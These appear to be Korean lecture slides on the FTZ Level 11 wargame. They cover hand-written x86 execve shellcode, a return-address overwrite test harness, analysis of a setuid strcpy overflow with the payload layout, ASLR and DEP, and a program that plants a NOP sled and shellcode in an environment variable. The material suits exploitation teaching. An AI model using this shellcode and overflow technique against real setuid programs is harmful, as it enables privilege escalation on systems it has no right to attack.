## 어셈 코드 작성

- 앞의 분석을 바탕으로 어셈 코드 수정
  - 어셈블 후 실행

```
level11@ftz:~/tmp
[level11@ftz tmp]$ cat code.s
.global main
main:
    jmp go
func:
    pop %ebx
    xor %eax, %eax
    push %eax
    push %ebx
    movl %esp, %ecx
    xor %edx, %edx
    movb $0xb, %al
    int $0x80
go:
    call func
    .string "/bin/sh"
[level11@ftz tmp]$ gcc -o code code.s
[level11@ftz tmp]$ ./code
sh-2.05b$
```



## 셸 코드 확인

```
\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1  
\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff  
\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

/ b i n / s h

- Objdump를 이용하여 셸 코드 확인
  - 기계를 나열하면 셸 코드가 됨

```
level11@ftz:~/tmp  
080482f4 <main>:  
80482f4:    eb 0d                jmp     8048303 <go>  
  
080482f6 <func>:  
80482f6:    5b                  pop     %ebx  
80482f7:    31 c0              xor     %eax,%eax  
80482f9:    50                push    %eax  
80482fa:    53                push    %ebx  
80482fb:    89 e1             mov     %esp,%ecx  
80482fd:    31 d2             xor     %edx,%edx  
80482ff:    b0 0b             mov     $0xb,%al  
8048301:    cd 80             int     $0x80  
  
08048303 <go>:  
8048303:    e8 ee ff ff ff    call    80482f6 <func>  
8048308:    2f                das  
8048309:    62 69 6e          bound   %ebp,0x6e(%ecx)  
804830c:    2f                das  
804830d:    73 68             jae     8048377 <__do_global_ctors_aux+0x3>  
3>  
...  
08048310 <__libc_csu_init>:
```





## 셸 코드 테스트

```
\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1  
\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff  
\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

/ b i n / s h

- 테스트 프로그램 작성 및 실행
  - 어떻게 동작하는 것일까?

```
level11@ftz:~/tmp  
[level11@ftz tmp]$ cat shellcode.c  
char shellcode[] = "\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80  
\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";  
  
main() {  
    int *ret;  
  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
}  
[level11@ftz tmp]$ gcc -o shellcode shellcode.c  
[level11@ftz tmp]$ ./shellcode  
sh-2.05b$
```



## 실습 FTZ Level 11. 버퍼 오버플로우



## 문제 파악

- level11 계정으로 로그인 → 힌트 확인

```
level11@ftz:~  
[level11@ftz level11]$ ls -l  
total 28  
-rwsr-x--- 1 level12 level11 13733 Mar  8 2003 attackme ← SetUID  
-rw-r----- 1 root level11 168 Mar  8 2003 hint  
drwxr-xr-x 2 root level11 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level11 4096 May  4 17:31 tmp  
[level11@ftz level11]$ cat hint  
  
#include <stdio.h>  
#include <stdlib.h>  
  
int main( int argc, char *argv[] )  
{  
    char str[256];  
  
    setreuid( 3092, 3092 );  
    strcpy( str, argv[1] ); ← 버퍼 오버플로우  
    printf( str );          ← 포맷 스트링  
}
```

```
[level11@ftz level11]$ █
```



## strcpy() 함수

- 문자열 복사 함수
  - STRing CoPY
  - 목적지 배열의 크기가 부족할 경우 검사하지 않음
  - strncpy() 함수 사용 권장

헤더	string.h
형태	<b>char</b> * strcpy( <b>char</b> *dest, <b>const char</b> *src);
인수	<b>char</b> *dest 복사할 위치 <b>char</b> *src 원문 문자열
반환	복사한 문자열을 반환



헤더	string.h
형태	<b>char</b> * strncpy( <b>char</b> *dest, <b>const char</b> *src, size_t n);
인수	<b>char</b> *dest 복사할 위치 <b>char</b> *src 원문 문자열 size_t n 문자열에서 복사할 길이
반환	복사한 문자열을 반환

## 소스 분석

- gdb를 실행시켜 main 함수 disassemble

```
level11@ftz:~  
(gdb) disass main  
Dump of assembler code for function main:  
0x08048470 <main+0>:  push    %ebp  
0x08048471 <main+1>:  mov     %esp,%ebp  
0x08048473 <main+3>:  sub     $0x108,%esp  
0x08048479 <main+9>:  sub     $0x8,%esp  
0x0804847c <main+12>:  push    $0xc14  
0x08048481 <main+17>:  push    $0xc14  
0x08048486 <main+22>:  call    0x804834c <setreuid>  
0x0804848b <main+27>:  add     $0x10,%esp  
0x0804848e <main+30>:  sub     $0x8,%esp  
0x08048491 <main+33>:  mov     0xc(%ebp),%eax  
0x08048494 <main+36>:  add     $0x4,%eax  
0x08048497 <main+39>:  pushl   (%eax)  
0x08048499 <main+41>:  lea     0xfffffef8(%ebp),%eax  
0x0804849f <main+47>:  push    %eax  
0x080484a0 <main+48>:  call    0x804835c <strcpy>  
0x080484a5 <main+53>:  add     $0x10,%esp  
0x080484a8 <main+56>:  sub     $0xc,%esp  
0x080484ab <main+59>:  lea     0xfffffef8(%ebp),%eax  
0x080484b1 <main+65>:  push    %eax  
0x080484b2 <main+66>:  call    0x804833c <printf>  
0x080484b7 <main+71>:  add     $0x10,%esp  
0x080484ba <main+74>:  leave  
---Type <return> to continue, or q <return> to quit---
```


- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)





## 버퍼 오버플로우 공격



- 버퍼 오버플로우 공격을 수행하려면?
  - 셸 코드를 메모리 어딘가에 저장
    - 이 때 저장한 곳의 주소를 알아야 함
  - attackme 프로그램 수행 시 인자(argv[1])로
    - 처음 268 바이트
      - 아무 내용이나 상관 없음 (NULL만 없으면 됨)
      - ex) AAAA...AAA (대문자 A 268개)
    - 다음 4 바이트
      - 앞에서 저장한 셸 코드의 주소





# 버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조








## 버퍼 오버플로우 공격

- 셸 코드를 어디에 숨길 것인가?
  - 스택 내 버퍼
    - 버퍼의 크기가 셸 코드보다 클 경우 가능
    - 셸 코드의 주소를 얻기가 쉽지 않음
      - ASLR (Address Space Layout Randomization)
      - 스택 영역 주소 출력 프로그램 작성 후 여러 번 실행해보기
    - 스택 내 실행을 막을 수도 있음
      - DEP (Data Execution Prevention)
  - 환경 변수
  - 셸 코드 없이 바로 실행
    - RTL (Return To Library)



# 주소 공간 배치 랜덤화 (ASLR, Address Space Layout Randomization)

- 실행 오브젝트의 가상 주소 공간을 매 실행마다 랜덤하게...



# 데이터 실행 방지 (DEP, Data Execution Prevention)

- 데이터 실행 방지

- 스택, 데이터 세그먼트, 힙과 같은 메모리 페이지를 실행 불가능하도록 설정
- 버퍼 오버플로우 등의 공격 방지

하드웨어 강제 DEP 설정 비트	CPU 제조사	설명
NX	AMD	No-eXecute page-protection
XD	Intel	eXecution Disable bit

- 하드웨어 강제 (Hardware-enforced)



- CPU의 NX/XD 비트로 설정하며 OS와 사용자 애플리케이션 모두에서 사용 가능
  - NX/XD 비트를 지원하는 CPU에서만 동작
- PAE가 동작할 때만 설정 가능 (NX/XD 비트를 사용할 경우 자동으로 PAE로 부팅)

- 소프트웨어 강제 (Software-enforced)

- 비주얼 스튜디오의 /SafeSEH 링커 옵션 (SEH, Structured Exception Handler)

# 데이터 실행 방지 (DEP, Data Execution Prevention)

- 윈도우 Vista/7, 서버 2008에서 하드웨어 강제 DEP 설정
  - bcdedit /set nx AlwaysOn
- 시스템 속성 → 고급 → 성능





## 환경 변수

- 프로세스가 컴퓨터에서 동작하는 방식에 영향을 미치는, 동적인 값들의 모임
- 부모 프로세스로부터 자식 프로세스로 상속
- 형식
  - 이름 = 값
- 관련 함수
  - getenv()
  - putenv()



## 환경 변수 (Linux)

```
level11@ftz:~  
[level11@ftz level11]$ env  
REMOTEHOST=211.218.24.67  
HOSTNAME=ftz.hackerschool.org  
SHELL=/bin/bash  
TERM=xterm  
HISTSIZE=1000  
USER=level11  
LS_COLORS=no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:bd=40;33;01:cd=40;33;01:or=01;05;37;41:mi=01;05;37;41:ex=00;32:*.cmd=00;32:*.exe=00;32:*.com=00;32:*.bat=00;32:*.sh=00;32:*.csh=00;32:*.tar=00;31:*.tgz=00;31:*.arj=00;31:*.taz=00;31:*.lzh=00;31:*.zip=00;31:*.z=00;31:*.Z=00;31:*.gz=00;31:*.bz2=00;31:*.bz=00;31:*.tz=00;31:*.rpm=00;31:*.cpio=00;31:*.jpg=00;35:*.gif=00;35:*.bmp=00;35:*.xbm=00;35:*.xpm=00;35:*.png=00;35:*.tif=00;35:  
MAIL=/var/spool/mail/level11  
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/level11/bin  
INPUTRC=/etc/inputrc  
PWD=/home/level11  
LANG=en_US.UTF-8  
PS1=[\u@\h \W]$  
SHLVL=1  
HOME=/home/level11  
BASH_ENV=/home/level11/.bashrc  
LOGNAME=level11  
LESSOPEN=|/usr/bin/lesspipe.sh %s
```



## 환경 변수 (Windows)

환경 변수

이재흥에 대한 사용자 변수(U)

변수	값
OneDrive	C:\Users\이재흥\OneDrive
Path	%USERPROFILE%\AppData\Local\Microsoft...
TEMP	%USERPROFILE%\AppData\Local\Temp
TMP	%USERPROFILE%\AppData\Local\Temp

새로 만들기(N)... 편집(E)... 삭제(D)

시스템 변수(S)

변수	값
ComSpec	C:\WINDOWS\system32\cmd.exe
NUMBER_OF_PRO...	4
OS	Windows_NT
Path	C:\Program Files (x86)\Intel\WiCLS Client\;C:...
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;...

새로 만들기(W)... 편집(I)... 삭제(L)

확인 취소



## getenv(), putenv() 함수

- getenv() 함수

**설명** 환경 변수 목록 중에 원하는 변수값을 구합니다.

**헤더** `stdlib.h`

**형태** `char *getenv(const char *name);`

**인수** `char *name`      구하려는 환경 변수의 이름

**반환** `char *`      환경 변수의 값

- putenv() 함수

**설명** 환경 변수 목록 중에 변수값을 수정하거나 추가합니다.  
그러나 수정된 변수값이나 새로 추가된 환경 변수값은 실행 중인 프로그램에서만 유효하며 외부적으로는 변경되지 않습니다. 즉, 프로그램의 실행 단위인 애플리케이션 내에서만 유효합니다.

**헤더** `stdlib.h`

**형태** `int putenv(char *string);`

**인수** `char *string`      변경 또는 추가하려는 변수 이름과 변수 값


**반환** `int`      성공하면 0, 실패하면 -1





## 환경 변수는 어디에 저장되는가?

High address



Low address

명령어라인에서 넘어온 아규먼트와  
환경 변수들이 저장 되는 영역

초기화 되지 않은 변수들을  
'0'으로 초기화



## 공격 프로그램 작성

- 환경 변수에 셸 코드를 저장하는 프로그램 작성 (envsh.c)

```
level11@ftz:~/tmp
#include <stdio.h>
#include <stdlib.h>
#define SIZE 2048

char shellcode[] = "\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main() {
    int i;
    int slen = strlen(shellcode);
    unsigned char code[SIZE];

    for (i = 0; i < SIZE - slen - 1; i++) {
        code[i] = 0x90;
    }
    strcpy(code + SIZE - slen - 1, shellcode);
    code[SIZE - 1] = '\0';


    memcpy(code, "SHELLCODE=", 10);
    putenv(code);
    system("/bin/bash"); ← 왜?
}

~
"envsh.c" 21L, 469C                               1,1                               All
```



